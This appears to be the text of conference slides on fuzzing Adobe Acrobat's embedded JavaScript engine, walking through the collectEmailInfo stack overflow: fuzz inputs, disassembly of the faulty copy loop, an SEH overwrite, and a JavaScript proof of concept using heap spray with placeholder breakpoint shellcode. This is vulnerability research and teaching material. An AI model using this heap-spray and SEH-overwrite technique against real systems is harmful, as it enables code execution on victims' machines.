try { Collab.collectEmailInfo({ to:'AAAAAAAAAAAAAA...',
msg:'default',cc:'default',... }); } catch (e) { }

try { Collab.collectEmailInfo({ to:'\n\n\n\n\n\n\n\n\n...', msg:'default',cc:'default',... });
} catch (e) { }

try { Collab.collectEmailInfo({ to:'\\\\\\\\\\\\\\\\...', msg:'default',cc:'default',... }); } catch
(e) { }

try { Collab.collectEmailInfo({ to:'\”\”\”\”\”\”\”...', msg:'default',cc:'default',... }); }
catch (e) { }
```


An Example:
the collectEmailInfo Bug

Finding the collectEmailInfo bug

- Using the fuzzing strategy showed before we can find this bug:
  - Hook method's registering function
  - Execute collectEmailInfo method once to get its arguments
  - Fuzz each argument with SPIKE
  - This method opens a new window for each successful execution, so you'll need a script to automatically close new windows

Analysing the collectEmailInfo bug

- Acrobat will crash with an AV exception if you supply a long string in “msg” argument



```
0139FFFE   55               PUSH EBP
0139FFFF   8DAC24 6CE0FFFF  LEA EBP,DWORD PTR SS:[ESP-1F94]
013A0006   B8 14200000      MOV EAX,2014
013A000B   E8 A0202800      CALL AcroRd_1.016220B0            ; alloca_probe
...
013A0030   53               PUSH EBX                          ; MSG STRING
013A0031   E8 3C31D4FF      CALL <AcroRd_1.wstrlen>
013A0038   8945 8C          MOV DWORD PTR SS:[EBP-74],EAX
...
013A004F   0FB703           MOVZX EAX,WORD PTR DS:[EBX]       ; kind of memcpy Start
...
013A0109   66:894475 90     MOV WORD PTR SS:[EBP+ESI*2-70],AX ; CRASH!
013A010E   46               INC ESI
013A010F   81FE 00200000    CMP ESI,2000                      ; WRONG!
013A0115   75 26            JNZ SHORT AcroRd_1.013A013D       ; bytes != chars
...
013A013D   43               INC EBX
013A013E   43               INC EBX
013A013F   FF4D 8C          DEC DWORD PTR SS:[EBP-74]
013A0142   837D 8C 00       CMP DWORD PTR SS:[EBP-74],0
013A0146  ^0F85 03FFFFFF    JNZ AcroRd_1.013A004F             ; Loop End
```

Exploiting the collectEmailInfo bug

- We can overwrite SE Handler with an arbitrary value

```
0012EA44   09090909  ....
0012EA48   09090909  ....  Pointer to next SEH record
0012EA4C   09090909  ....  SE handler
0012EA50   09090909  ....
```

- Using heap spray we can fill memory with our shellcode and wait until the OS process SEH chain and direct execution to our shellcode

```
09090909   90              NOP
0909090A   90              NOP
0909090B   90              NOP
...
090D001E   CC              INT3
```

PoC of collectEmailInfo bug

```
function repeat(count,what) {
   var v = "";
   while (--count >= 0) v += what;
   return v;
}
function heapspray(shellcode) {
   block='';
   fillblock = unescape("%u9090");
   while(block.length+20+shellcode.length<0x40000)
      block = block+block+fillblock;
   arr = new Array();
   for (i=0;i<200;i++) arr[i]=block + shellcode;
}

heapspray(unescape(“% ucccc% ucccc”));
Collab.collectEmailInfo({
   msg:repeat(4096, unescape(" % u0909% u0909" ))});
```

Conclusions

- Embebbed Javascript engines open a new world for security testing
- Blind fuzzing is not an option anymore
- Immunity Debugger offers tools to improve your vuln-finding experience
  - Static + Dyanamic analysis is particularalIy powerful in this example
- Embedded scripting engine implementations have a wide exploration area to be researched

Thank you for your time

Contact me at:

pablo.sole@immunityinc.com